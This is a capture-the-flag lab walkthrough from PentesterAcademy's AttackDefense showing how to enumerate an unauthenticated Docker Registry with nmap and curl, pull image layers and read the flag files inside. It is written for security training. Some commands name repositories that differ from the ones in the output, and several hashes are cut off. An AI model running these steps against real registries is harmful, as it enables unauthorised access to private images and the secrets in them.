ATTACK DEFENSE


by PentesterAcademy

Name	Insecure Docker Registry IV
URL	https://www.attackdefense.com/challengedetails?cid=1028
Type	DevSecOps : Docker Registry

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic.

Step 1: Run an nmap scan against the target IP

Command: nmap -p- -sV 192.178.158.3




```
root@attackdefense:~# nmap -p- -sV 192.178.158.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-14 15:48 UTC
Nmap scan report for dkc0k1us1wvf0v6ydqn6f6lnt.temp-network_a-178-158 (192.178.158.3)
Host is up (0.000024s latency).
Not shown: 65534 closed ports
PORT     STATE SERVICE VERSION
5000/tcp open  http    Docker Registry (API: 2.0)
MAC Address: 02:42:C0:B2:9E:03 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 39.06 seconds
root@attackdefense:~#
```

Step 2: We have discovered a Docker Registry running on the target machine. We can use curl to interact with the API and list all repositories present in the registry.

Command: curl http://192.178.158.3:5000/v2/_catalog

Similarly, list all tags for each repository.


Command: curl http://192.178.158.3:5000/v2/flag/tags/list



```
root@attackdefense:~#
root@attackdefense:~# curl 192.178.158.3:5000/v2/_catalog
{"repositories":["trusted-image"]}
root@attackdefense:~#
root@attackdefense:~#
root@attackdefense:~# curl 192.178.158.3:5000/v2/trusted-image/tags/list
{"name":"trusted-image","tags":["latest"]}
root@attackdefense:~#
```

Step 3: We can pull the manifests for the image.

Command: curl http://192.178.158.3:5000/v2/treasure-trove/manifests/latest




```
root@attackdefense:~# curl 192.178.158.3:5000/v2/trusted-image/manifests/latest
{
   "schemaVersion": 1,
   "name": "trusted-image",
   "tag": "latest",
   "architecture": "amd64",
   "fsLayers": [
      {
         "blobSum": "sha256:0b750d960c68ad4d44171adf868a5adcabfa125fa05e439ef55725a4d16b0e79"
      },
      {
         "blobSum": "sha256:38805ce87d7ac41f51e41476fa150deb25c48afd42cebe4e131759b525581b1c"
      },
      {
         "blobSum": "sha256:f4b3e547056147fc7279cd6444da4265751543adfaf65e2160783e16904a5892"
      },
      {
         "blobSum": "sha256:a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4"
      },
      {
         "blobSum": "sha256:e7c96db7181be991f19a9fb6975cdbbd73c65f4a2681348e63a141a2192a5f10"
      }
```

Step 4: The layer order of layers is very important in this challenge. The entry appearing in the end of fsLayers list is the base layer. We can start by grabbing the first layer. Save it, untar it and inspect the contents.


Changing to /tmp and cleaning it for ease of analysis.

Command: cd /tmp && rm -rf *


```
root@attackdefense:~#
root@attackdefense:~# cd /tmp/
root@attackdefense:/tmp# rm -rf *
root@attackdefense:/tmp#
root@attackdefense:/tmp#
```

Command: curl -s 192.178.158.3:5000/v2/trusted-image/blobs/sha256:0b750d960c68ad4d44171adf868a5adcabfa125fa05e439ef55725a4d16b0e79 --output 5.tar


Command: tar -xf 5.tar


```
root@attackdefense:/tmp# curl -s 192.178.158.3:5000/v2/trusted-image/blobs/sha256:0b750d960c68ad4d44171adf868a5adcab
e79 --output 5.tar
root@attackdefense:/tmp# tar -xf 5.tar
root@attackdefense:/tmp# ls -l
total 8
-rw-r--r-- 1 root root  162 May 14 15:55 5.tar
drwxrwxrwt 2 root root 4096 May 14 12:47 tmp
root@attackdefense:/tmp# cat tmp/flag.txt
f95bb8b782fd38359195d247b3265479
root@attackdefense:/tmp#
root@attackdefense:/tmp#
```

Step 5: Note the flag value in last step, it is the Final Flag. Repeat the procedure with the next layer.

Command: curl -s 192.178.158.3:5000/v2/trusted-image/blobs/sha256:38805ce87d7ac41f51e41476fa150deb25c48afd42cebe4e131759b525581b1c --output 4.tar

Command: tar -xf 4.tar




```
root@attackdefense:/tmp# curl -s 192.178.158.3:5000/v2/trusted-image/blobs/sha256:38805ce87d7ac41f51e41476fa150deb25
b1c --output 4.tar
root@attackdefense:/tmp# tar -xf 4.tar
root@attackdefense:/tmp# ls -l
total 2316
-rw-r--r-- 1 root root 2346451 May 14 15:57 4.tar
-rw-r--r-- 1 root root     162 May 14 15:55 5.tar
drwxr-xr-x 5 root root    4096 May 14 12:47 etc
drwxr-xr-x 3 root root    4096 May  9 20:49 lib
drwxrwxrwt 2 root root    4096 May 14 12:47 tmp
drwxr-xr-x 7 root root    4096 May  9 20:49 usr
drwxr-xr-x 3 root root    4096 May  9 20:49 var
root@attackdefense:/tmp#
root@attackdefense:/tmp# cat tmp/flag.txt
f95bb8b782fd38359195d247b3265479
root@attackdefense:/tmp#
```

Step 6: No change in flag was found in the last step. Repeat the procedure with the next layer.

Command: curl -s 192.178.158.3:5000/v2/trusted-image/blobs/sha256:f4b3e547056147fc7279cd6444da42657515 43adfaf65e2160783e16904a5892 --output 3.tar

Command: tar -xf 3.tar



```
root@attackdefense:/tmp# curl -s 192.178.158.3:5000/v2/trusted-image/blobs/sha256:f4b3e547056147fc7279cd6444da426575
892 --output 3.tar
root@attackdefense:/tmp# tar -xf 3.tar
root@attackdefense:/tmp# ls -l
total 2320
-rw-r--r-- 1 root root     162 May 14 15:57 3.tar
-rw-r--r-- 1 root root 2346451 May 14 15:57 4.tar
-rw-r--r-- 1 root root     162 May 14 15:55 5.tar
drwxr-xr-x 5 root root    4096 May 14 12:47 etc
drwxr-xr-x 3 root root    4096 May  9 20:49 lib
drwxrwxrwt 2 root root    4096 May 14 12:47 tmp
drwxr-xr-x 7 root root    4096 May  9 20:49 usr
drwxr-xr-x 3 root root    4096 May  9 20:49 var
root@attackdefense:/tmp# cat tmp/flag.txt
b669b995993dc46651989e4856b7bebe
root@attackdefense:/tmp#
```

Step 7: The flag file was overwritten by the new layer. This is our Initial Flag.

Initial Flag: b669b995993dc46651989e4856b7bebe

Final Flag: f95bb8b782fd38359195d247b3265479

References

1. Docker (https://www.docker.com/)
2. Docker Registry API (https://docs.docker.com/registry/spec/api/)